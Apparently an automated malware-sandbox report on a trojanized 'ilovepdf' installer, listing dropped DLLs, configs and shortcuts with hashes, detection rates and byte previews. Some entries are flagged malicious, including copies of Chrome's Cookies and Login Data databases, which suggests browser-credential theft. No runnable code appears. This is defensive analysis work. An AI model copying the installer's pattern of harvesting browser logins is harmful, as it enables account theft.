File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	924672
Entropy (8bit):	7.929559685251935
Encrypted:	false
SSDEEP:	24576:GEg1DE1gGL9ZK4c/hNXZwPruWXXIKPw5:GE0E1gk3UVGPr/XdY
MD5:	9CCAD979D2030F7BB09CFE8CDC174D8D
SHA1:	EF047862787F0C5F813D2ECBB9106F751FB6B6C8
SHA-256:	EACDDCAE0D5FD7613164A4BD4852280903A1E374CBA7D1A8DAA2369AB953BA13
SHA-512:	D54C01F5390DBA87C559BC269B192B80C6BB75D222AD30DC21014EEA2815EB686ED9A4819C44BB60F8BC8F5943D782F7A5D9CFA59BC395343C67368DD4D0A60
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 4%
Reputation:	unknown
Preview:	MZ.....@.....8.....!..L.!This program cannot be run in DOS mode....$.....g...g...g...o...g..`o...g...D...g...o...g..`o...g...g..re..mp...g.. mp..=g..mp...g...F...g...k...g...C..wg...C...g...k...g..mp...g..mp...g...l...g..mp...g..Rich.g.....PE..L...._.H.....!..... .....#.....#.....#..... .....#.....L.#.....#.L.....#.....@.....UPX0.....UPX1.....@....rsrc.... ....#..... .....@..... .....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\is-VCRNI.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	288
Entropy (8bit):	4.155730210419504
Encrypted:	false
SSDEEP:	6:iNofEsshqwofAhd/2vWOZCvRSaubS8JvObSyo8du:i6fdso9wl2vhZ+RSdOYmO78du
MD5:	B5D5DA176844BFE5FA47A1727E7CB8BC
SHA1:	A7B7EE512E6DBC46603CD7830152C69D39D2CACB
SHA-256:	FC0D68DD98F86BEA1B9699424FCE2C5F747E31419451404E9A9B83ED13394D42
SHA-512:	BC1A5D218DA9D6BE1CACF237C522D98190C76C946A080F3555B94217EBA112A1995D3AB4710D605937171C3A7D85B28FA874C699B00EB367BACC6E5241CA55
Malicious:	false
Reputation:	unknown
Preview:	<config>.. <UserDefine>.. <Language ID="0" />.. <Path PathSet="2" Path="" />.. <ImageFormat set="2" />.. <Res set="96" />.. <bit set="24" />.. <Prefix set="" />.. <Doc set="1" />.. <Help set="1" />.. </UserDefine>..</config>..

C:\Program Files (x86)\ilovepdf\is-VR0CA.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	81920
Entropy (8bit):	6.269784738862521
Encrypted:	false

C:\Program Files (x86)\ilovepdf\is-VR0CA.tmp	
SSDEEP:	1536:oRFWJWMpBI67M4/rv1vk3YqSQYysW3cdwA6wtFWk7Rf3:VpBVo4TF1wrwtFWAR/
MD5:	7C1BC166ADD4A21620355A166EF7AD10
SHA1:	75D92843D23795BBE9FC69ECF8C39B471C8FB1C3
SHA-256:	64C03F2D267F6FB73C061B8C2353521D16B60F48876E83F9286026DF96241F24
SHA-512:	9BE7DD2641F829DA11086E50CD2B9D14FA626227F1E4DEB5B9C79A66000D192C6126B0845DC87FC0A024DA34236FAAC44D7AEF9DB80DE9DF4D6DEE400310B E2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 9%, Browse • Antivirus: ReversingLabs, Detection: 26%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....L...'.'.'.'...'.'...'.'...'.>.!.'.>.'.'.>.&.'....'.#..'.&.+.'.&.'.'.&...'...'.&. .'.Rich..'.....PE..L.....da.....!..... .....@.....$.....x%..(....p.....8.....D.....@..... .....text.../..... ..`.rdata...[.....\.....@..@.data...<....0..... .....@....tls.....P.....(.....@....gfids.....`.....*.....@..@.rs rc.....p.....,.....@..@.reloc.....0.....@..B.....

C:\Program Files (x86)\ilovepdf\language.xml (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	86057
Entropy (8bit):	5.650674653880301
Encrypted:	false
SSDEEP:	768:RxBKLWBVtFt475GbZj30O7CXBCZSCfo4nfKTbvAbFTggiHdtz2SkZSvNc/YM/tdI:R7e2wlTbYbF24iZFazDIMv9AV
MD5:	57694C4A03C977B96DF390DE8C5D1FE2
SHA1:	41DF5F6423C637D1B27EDEE5CB966AB5F9EF7415
SHA-256:	C9D6544A89762E7E8EFF3A3D6F47D744AEF72B01D6A7F1D3607F86D701B226BA
SHA-512:	555B382E03121461E5B110D2CB72F3B072A492C386E25DC1CBC726035E4566945AE0F93D2355B318A8CC71CDBBEF5F45DC49EFCA6FCD21865B3BD369A9BA27 D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>....<language>.. <Set Index="1" text="English">.. <txt BtnID="1">Add</txt>.. <txt BtnID="2">Remove</txt>.. <txt BtnID="3"> Clear</txt>.. <txt BtnID="4">Open Folder</txt>.. <txt BtnID="5">File Name</txt>.. <txt BtnID="6">Size</txt>.. <txt BtnID="7">Total Pages</txt>.. <txt BtnID ="8">Selected Pages</txt>.. <txt BtnID="9">Status</txt>.. <txt BtnID="10">Home</txt>.. <txt BtnID="11">Settings</txt>.. <txt BtnID="12">Convert</txt>.. <txt BtnID="13">Word</txt>.. <txt BtnID="14">Image</txt>.. <txt BtnID="15">Text</txt>.. <txt BtnID="16">HTML</txt>.... <txt BtnID="17">Language</txt>.. <txt B tnID="18">Save Path</txt>.. <txt BtnID="19">Image Format</txt>.. <txt BtnID="20">Word Format</txt>.. <txt BtnID="21">Default</txt>.. <txt BtnID="22">Select</t xt>.. <txt BtnID="23">Save</txt>.... <txt BtnID="24">Please add at least one PDF file.</txt>.. <txt BtnID="25">Output Format:</txt>.... <t

C:\Program Files (x86)\ilovepdf\sqlite.dat (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	data
Category:	dropped
Size (bytes):	571917
Entropy (8bit):	7.966052994665358
Encrypted:	false
SSDEEP:	12288:/HegB06gEPizUsFEjR79m3qMkrnkIClgWoZmGjKo2Dt5psSjd:/+i06g8oUsFElpm3dw1ClFrg2Dt59d
MD5:	BDE9F29D164449ADA1DF3BECD54E4337
SHA1:	F104C62DE429CF02A3DFEE203122BD6FDE88B1F3
SHA-256:	634DD50A6002D5E328D595E04C16B88D351AB7577C25C8FA674420D9BB57D896
SHA-512:	7AA0B7E47DFA4FE25E9FF613865AE35DA00D6651BDA27A6B4F7DD30E6A6ABFB66B5BD2C7C9A5C9871DBBCE30CAA24CE885C3650DC2D860A60E09D3311344 C25
Malicious:	false
Reputation:	unknown
Preview:	....Hh.j...?...O}3..8v,)cml.T/.....V.r.....n.?y..oz#V.....N.{.....!....Y."..)v.T.....Ub.V..*.)..8..,.%.{4.yWrA.a36&..,...V...l9.y....39.y...wW.j.ox.....I..;..%..p.b..>..j.....j..awT..r...j....o./ .7...,=uk..i../h..j*j.P.j..?.-X.k..R}.j.5.b-F.k..c.....j...j..Q?...).qe.....,o'k.....j.J..))O.....k..\.....u,..k...,..k....k...tOT.X.jXe-.k..7.k...83U.....%..o.....Y%.....7.F.(j...KP..I..j..y...o..no... ...z.....u/..DJP.e+.Dj..Z....k.....j$T.X.j[..`....o....k{..2|6...H.....c%.....z.....~^..j.-s.....o.-.....6.L.`.j.-s.....i|..y.Q'....k...}FT.X.jY..Y....o.....y..=|6..%..z/.....s....>.j.-s.k../.:.....> |/...h...2/..R..-.....k....9.y.....j.6Z.j.o....l&..%.UD..`....&..t>".6g..j,..../W=..5...n.....X..h>.k..'...|/h..jfDX.S...`&*...Y....)U]bc[.....'(..l..+....b.i....[...lf!S...r.....i.....Q^..*.....aeddT.`.'....*. [.h....e...?>....n....5.....-..j..T..ow.....k....-...k16.+i(~..L....j,...c.L./w=j...~./

C:\Program Files (x86)\ilovepdf\sqlite.dll (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	81920
Entropy (8bit):	6.269784738862521
Encrypted:	false
SSDEEP:	1536:oRFWJWMpBI67M4/rv1vk3YqSQYysW3cdwA6wtFWk7Rf3:VpBVo4TF1wrwtFWAR/

C:\Program Files (x86)\ilovepdf\sqlite.dll (copy)	
MD5:	7C1BC166ADD4A21620355A166EF7AD10
SHA1:	75D92843D23795BBE9FC69ECF8C39B471C8FB1C3
SHA-256:	64C03F2D267F6FB73C061B8C2353521D16B60F48876E83F9286026DF96241F24
SHA-512:	9BE7DD2641F829DA11086E50CD2B9D14FA626227F1E4DEB5B9C79A66000D192C6126B0845DC87FC0A024DA34236FAAC44D7AEF9DB80DE9DF4D6DEE400310B E2
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....L...".".".'...".'....".'...".>.!.".>.'.".>.&."....".#.."..&.+.".&."..&..."...".&. .".Rich.."..PE..L.....da.....!..... .....@.....$.....x%..(....p.....8.....D.....@..... .....text.../..... ..`.rdata...[.....\.....@..@.data...<....0..... .....@....tls.....P.....(.....@....gfids.....`.....*.....@..@.rs rc.....p.....,.....@..@.reloc.....0.....@..B.....

C:\Program Files (x86)\ilovepdf\th.dll (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	924672
Entropy (8bit):	7.929559685251935
Encrypted:	false
SSDEEP:	24576:GEg1DE1gGL9ZK4c/hNXZwPruWXXIKPw5:GE0E1gk3UVGPr/XdY
MD5:	9CCAD979D2030F7BB09CFE8CDC174D8D
SHA1:	EF047862787F0C5F813D2ECBB9106F751FB6B6C8
SHA-256:	EACDDCAE0D5FD7613164A4BD4852280903A1E374CBA7D1A8DAA2369AB953BA13
SHA-512:	D54C01F5390DBA87C559BC269B192B80C6BB75D222AD30DC21014EEA2815EB686ED9A4819C44BB60F8BC8F5943D782F7A5D9CFA59BC395343C67368DD4D0A6 0
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....8.....!..L.!This program cannot be run in DOS mode....$.....g...g...g...o...g..`o...g...D...g...o...g..`o...g...g..re..mp...g.. mp..=g..mp...g...F...g...k...g...C..wg...C...g...k...g..mp...g..mp...g...l...g..mp...g..Rich.g.....PE..L..._.H.....!..... .....#.....#.....#..... .....#.....L.#.....#.L.....#.....@.....UPX0.....UPX1.....@....rsrc.... ....#..... .....@..... .....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\ti.dll (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	706560
Entropy (8bit):	7.921985342568425
Encrypted:	false
SSDEEP:	12288:h+7aMyDxl1EputZ69u+sC4pdFANpBnNw7AMoFg8gb+CdofxMtauAjAMmyEDYHg36:hrVl1EpsZqQdSNpBnW7tPJeAlDYIqpv
MD5:	19C9680AC9642A8105096ED9C1C5C71C
SHA1:	1B4D55F5D372AB0E7532E2F4613BA1B767B4AC80
SHA-256:	ABBFC12837B138DA3DC66D5D6032D1183FC947FBEEC22DF0EC71B6120FC1B769
SHA-512:	2BCE8C3F3260E28D0B807C7EB1C1B271904FE45AE2D5366C47F6C72C13E070D40E1D5C6C00D37967DA0C33E3408CFDF6F23AFAC3975C8817030CF90F9355DC
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../,.4kM.gkM.gkM.g]k.giM.g.Q.gaM.gkM.giM.g.R.giM.g.Q.g cM.g.R.goM.g.R.giM.gmn.g.M.gkM.g.M.g.B.gxM.g]k.g.M.g]k.g.M.g.K.gjM.g.m.gjM.gRichkM.g.....PE..L...I..I.....!.....P..... ....A.....t.....UPX0.....UPX1..... ...~.....@....rsrc....P.....F..... ...@..... .....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\tt.dll (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	921600
Entropy (8bit):	7.929650404687928
Encrypted:	false
SSDEEP:	12288:9MIjKyNtCBdD3dMJ5QXWdWN2n3ROQ94EnNyYSsjHGHTnFha3sIvx7D+IE4uBwL8i:9fCXdwQGh74EniLHa3z5eaLo0L9K
MD5:	814EF2BDB0199A7B950E3ECB650E9E29
SHA1:	89460EE7A16E6682721E1C59D194DFBE05D35FD1
SHA-256:	6F7D45E4ABEE103049E50E8BF9AB3E36B9C0D5044FDAB3B1B37766017ED5E4DF
SHA-512:	90E082F14F677CC7C34D7F71623E9C86084E714F288F941C6603CE63DD2AA28A6B16959E5B3E9F849BFC0A82A6F8F9AC5F7D64E28AF310E373BF8ADD3610281

C:\Program Files (x86)\ilovepdf\tt.dll (copy)	
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....8.....!..L.!This program cannot be run in DOS mode....$.....g...g...g...o...g..`o...g...D...g...o...g..`o...g...g..re..mp...g.. mp..=g..mp...g...F...g...k...g...C..wg...C...g...k...g..mp...g..mp...g...l...g..mp...g..Rich.g.....PE..L...".H.....!..... .....`.#.....#.....#..... .....#.....$.#.....#.$.....#.....(~..@.....UPX0.....UPX1.....@....rsrc.... ....#..... .....@..... .....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\twlib.dll (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
Category:	dropped
Size (bytes):	1209344
Entropy (8bit):	7.922981354856275
Encrypted:	false
SSDEEP:	24576:ngTRboPdLcaUHa3XRIXmpTpoCenCZjMRHIpU8OKhT6ZbKoD97ST5S0LX/68cBDk:nuo1LcFis8pSgUR4CuI97sS07/Nww
MD5:	B4BFDBB19C4E1A089F51577D193A9F42
SHA1:	3E6B4C547289BD39A84CD7A73A8FCFDF72C0C442
SHA-256:	8549924223C77E4C52EC83E4BC2845FA9F7C571934423C27CA0D4BFED0EEB451
SHA-512:	0D85E0AC1D65A92083523C32F275BBF40D1380B608551DACFA41037691FCE230FF1D6AF3E3B263BCC274D7C935581B0328563627A9D7EBFDE14B6E85F56416B
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W!.c.@n0.@n0.@n0...0.@n04..0)@n0.O10.@n0.O30.@n0.@o0 "Bn04..0.@n04..0.An04..0.An04..0.@n04..0.@n04..0.@n0Rich.@n0.....PE..L....h.N.....!..... ..z2... ...2.....@3.....@.....2.....(.2.. .....2.(.....t03.....|2.H.....UPX0..... .....UPX1..... .....@....rsrc.....2.....@..... ....3.08.UPX!....

C:\Program Files (x86)\ilovepdf\unins000.dat	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	data
Category:	dropped
Size (bytes):	2951
Entropy (8bit):	3.4119433710230496
Encrypted:	false
SSDEEP:	48:kxe5dyXdKrCy7d/didKdnudSdpUdjdVdQdtdVdNrCyrrCy4gNmMxeUhiwM4:kMuSCCRfCwCtJMHhiwM4
MD5:	011C210BE28283E0C800446501515FF0
SHA1:	11006311AD1D2E9A2F91EB5B946D390B7D435DFF
SHA-256:	0AEE628B7EEEED16D39E22EB2B7CDEFDD2D9EAC7EDC83288AC3B805A71069BB3
SHA-512:	AE15B20C9747045568920A09C5BDE0966D23EE94DD74F717A0D731D2196D283CFC1BCF1DE40FE77AA6A225800595D7B2CA6B634B075D88B480D35934841BD75
Malicious:	false
Reputation:	unknown
Preview:	Inno Setup Uninstall Log (b).....{2CC7E4CF-1FD3-4C8C-8740-AB78A9B0E5D1}.....ilovepdf..... .....7.....D.....y.... ....5.2.8.1.1.0.....h.a.r.d.z.....C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.i.l.o.v.e.p.d.f.....1..... .....C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.i.l.o.v.e.p.d.f.....C.:.\.P. r.o.g.r.a.m.D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.S.t.a.r.t. .M.e.n.u.\.P.r.o.g.r.a.m.s.\.(.D.e.f.a.u.l.t.).....(.D.e.f.a.u.l.t.).....d.e.f.a.u.l.t.....D.....C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.i.l.o.v.e.p.d.f.....r.....C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.i.l.o.

C:\Program Files (x86)\ilovepdf\unins000.exe (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3038269
Entropy (8bit):	6.3798753919324795
Encrypted:	false
SSDEEP:	49152:nLJwSihjOb6GLb4SKEs3DyOMC2DlUt0+yO3A32ASNTvu/:FwSi0b67zeCzt0+yO3kSs
MD5:	F6783D6BAD48D0F022DDB2C0A5819087
SHA1:	FD1E4D2EBCC11D98ADAA75797527BA7E8DA5DC59
SHA-256:	DAFBDF676A506C8743F4A93E81C927075101A172CBB8B3E8BCCF867D4D270B2B
SHA-512:	67C53D7F3A0190E7A9B3FAD2B6E404EF7E0D67536210561B23F98C16C3EA4E4CEFEC8FF475FE318AA5C7466554E349ED5A6E5897576520A490346E7DAF02800A
Malicious:	false
Reputation:	unknown

C:\Program Files (x86)\ilovepdf\unins000.exe (copy)	
Preview:	MZP.....@.....InUn.....!..L.!..This program must be run under Win32..$7.....PE..L...p._.....$,.....P6,.....@,...@.....@.....@.....-.....`-.49...-.....-.....i-.....-.....text...P.+.....+..... ..`.itext..t(....,..*....+..... ..`.data.....@,.....(,.....@....bss....x....,.....idata..49...`-..:...,.....@....didata.....-.....,.....@....edata.....-.....-.....@..@.tls....L....-.....rdata..].....-.....-.....@..@.rsrc.....-.....-.....@..@.....-.....@..@.....

C:\Program Files (x86)\ilovepdf\update.xml (copy)	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	178
Entropy (8bit):	5.200654239805503
Encrypted:	false
SSDEEP:	3:cFfdXP+FFFKMlFsPR4GXXyWRXlQFSLKbFUuAvF9IZZDKh+sWGXViKWVV9uMv:iV2FFFKMfsp7i22SLKbFUPvYWhpBFiZz
MD5:	23872B81B308F0615E32E9EC60B8F806
SHA1:	3989CA350F25FA4703573AD07AFBE99DECA43C98
SHA-256:	BC528E642062193291745A32FFDF899BF420F556562BF18774B67615DF2A56E2
SHA-512:	6357529877B355F724D390117FE19250344B7322098476D30F50D593819563451 89E26DCB6618E610F0755C4C9819CAAC5D1323C82F3936FA028D7F3198C3A20
Malicious:	false
Reputation:	unknown
Preview:	<config>.. <current Dat="1351852478" />.. <Dat Txt="
What's New: We are waiting for your feedbacks -> ||
http://unipdf.com/support/
" />.. </config>.. |

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\ilovepdf.lnk	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has Working directory, Archive, ctime=Sun Oct 24 18:49:17 2021, mtime=Sun Oct 24 18:49:20 2021, atime=Tue Dec 24 17:25:50 2019, length=2613752, window=hide
Category:	dropped
Size (bytes):	1092
Entropy (8bit):	4.61575992669859
Encrypted:	false
SSDEEP:	24:8moUlzDUAcdOE7YPAzs8/dQqdgUUxDb7X7aB6m:8m3lQBdOrYYWdQqdV2b7mB6
MD5:	E861D577008E1B9FEBCE77EF300048EA
SHA1:	05FD7622DD8D3D71032EE7C506D34FC71FC9EFAA
SHA-256:	1D24C9137FF7F9C6DEB8099F0BD4890FB65F4950FE867DFD29754CB3672AA7F1
SHA-512:	8C8E6679A594E6881C45A06BAFE2EB33B7847E095284638BF3BD6D793DA4F0DCC4E5786E21817F6911E5154C1C33EE546955CF13395AC1ACD41A38FC103DBBD8
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... .....:....szn<.....e.....'.....P.O. .:i.....+00.../C:\.....1.....7Sxy..PROGRA~2.....L.XS.....V.....&*,.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....Z.1.....XS,...ilovepdf..B.....XS).XS,.....h.....i.l.o.v.e.p.d.f.....f.2...'..O9. .ilovepdf.exe..J.....XS).XS+.....i.l.o.v.e.p.d.f...e.x.e.....[.....-.....Z.....C.....C:\Program Files (x86)\ilovepdf\ilovepdf.exe..8.....\.....\.....\.....\.....\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)\.i.l.o.v.e.p.d.f.\.i.l.o.v.e.p.d.f...e.x.e...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)\.i.l.o.v.e.p.d.f.....*.....@Z|...K.J.....`.....X.....528110.....!a..%.H.VZAj...R..M.....-..!a..%.H.VZAj...R..M.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6

C:\Users\Public\Desktop\ilovepdf.lnk	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has Working directory, Archive, ctime=Sun Oct 24 18:49:17 2021, mtime=Sun Oct 24 18:49:20 2021, atime=Tue Dec 24 17:25:50 2019, length=2613752, window=hide
Category:	dropped
Size (bytes):	1080
Entropy (8bit):	4.614976573469123
Encrypted:	false
SSDEEP:	24:8moUlzb+dOE7YPAzs8VdQqdgUUxDb7X7aB6m:8m3lb+dOrYYsdQqdV2b7mB6
MD5:	4638B21A3E7FB47447EEC7FF96EB791B
SHA1:	BB4D6C396116A23EC05C19305FF275C78C59D075
SHA-256:	CE219A1BB80D87F8B08F4EAB99D1B5EE74F20A708D29B3AE85E953A460BF1156
SHA-512:	5560E3769B53429DFA8F65839F0B26434B75876D74A851B68762E916FB744F3CB77B3EF2F11068C5B22A59B5F763414EA9C2F550BEE2E749AB8CE411C822C151
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... .....:....szn<.....e.....'.....P.O. .:i.....+00.../C:\.....1.....XS)...PROGRA~2.....L.XS,.....V.....,...P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.7.....Z.1.....XS,...ilovepdf..B.....XS).XS,.....h.....i.l.o.v.e.p.d.f.....f.2...'..O9. .ilovepdf.exe..J.....XS).XS+.....i.l.o.v.e.p.d.f...e.x.e.....[.....-.....Z.....C.....C:\Program Files (x86)\ilovepdf\ilovepdf.exe..2.....\.....\.....\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)\.i.l.o.v.e.p.d.f.\.i.l.o.v.e.p.d.f...e.x.e...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.)\.i.l.o.v.e.p.d.f.....*.....@Z|...K.J.....`.....X.....528110.....!a..%.H.VZAj...R..M.....-..!a..%.H.VZAj...R..M.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	**true**
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	**true**
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C.....

C:\Users\user\AppData\Local\Temp\is-ATKLL.tmp_isetup_isdecmp.dll	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	35616
Entropy (8bit):	6.953519176025623
Encrypted:	false
SSDEEP:	768:Z4NHPfHCs6GNOpiM+RFjFyzcN23A4F+OiR9riuujF+X4UriXiRF:Zanvc+R9F4s8/RiPWuUs4UWXiv
MD5:	C6AE924AD02500284F7E4EFA11FA7CFC
SHA1:	2A7770B473B0A7DC9A331D017297FF5AF400FED8
SHA-256:	31D04C1E4BFDFA34704C142FA98F80C0A3076E4B312D6ADA57C4BE9D9C7DCF26
SHA-512:	F321E4820B39D1642FC43BF1055471A323EDCC0C4CBD3DDD5AD26A7B28C4FB9FC4E57C00AE7819A4F45A3E0BB9C7BAA0BA19C3CEEDACF38B911CDF625AA7DDAE
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g...#~..#~..#~...q.. ~..#~..!~.....~.....+~.....~.....~..Rich#~.....PE..L....[.L.....!.....6.....E.....P.....D=.....P.....P..(.....L.. ?...p.....P.....text....5.....6..... ..`.rdata.....P.....:.....@..@.data...8....`.....<.....@....reloc.....p.....J.....@..B.....

C:\Users\user\AppData\Local\Temp\is-ATKLL.tmp_isetup_setup64.tmp	
Process:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.720366600008286
Encrypted:	false

C:\Users\user\AppData\Local\Temp\is-ATKLL.tmp_isetup_setup64.tmp	
SSDEEP:	96:sfkcXegaJ/ZAYNzcld1xaX12p+gt1sONA0:sfJEVYlvxaX12C6A0
MD5:	E4211D6D009757C078A9FAC7FF4F03D4
SHA1:	019CD56BA687D39D12D4B13991C9A42EA6BA03DA
SHA-256:	388A796580234EFC95F3B1C70AD4CB44BFDDC7BA0F9203BF4902B9929B136F95
SHA-512:	17257F15D843E88BB78ADCFB48184B8CE22109CC2C99E709432728A392AFAE7B808ED32289BA397207172DE990A354F15C2459B6797317DA8EA18B040C85787E
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....^.....l.....=\.....=\.....=\.....Rich.....PE..d.....R.....#.....@.....`.....,.....<!.....P..H....@..0..... .....text..... ..`.rdata..|.... .....@..@.data...,....0.....@....pdata..0....@.....@..@.rsrc...H....P.....@..@..... ....

C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp	
Process:	C:\Windows\Installer\MSIFBC3.tmp
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3014144
Entropy (8bit):	6.393836278460701
Encrypted:	false
SSDEEP:	49152:fLJwSihjOb6GLb4SKEs3DyOMC2DlUt0+yO3A32ASNTvu:dwSi0b67zeCzt0+yO3kS
MD5:	D73DDB8F6B777CC6411FD3CA254F3DEC
SHA1:	695B2510981FFFCD62B9C0A6C86FED48A2C7F909
SHA-256:	36BAFE4EDE8149A84EA4DA3F63B7982E7ACF849266418D8D6D1072FE244D32D6
SHA-512:	2769A64798BC5285945F0608EC254B03808AD767A1830167A5DF5E7A963F5929C184694A54030C3B7EF4DFBD776412C85C8CBB1E6567D49D08A1F8B18CF7D418
Malicious:	false
Reputation:	unknown
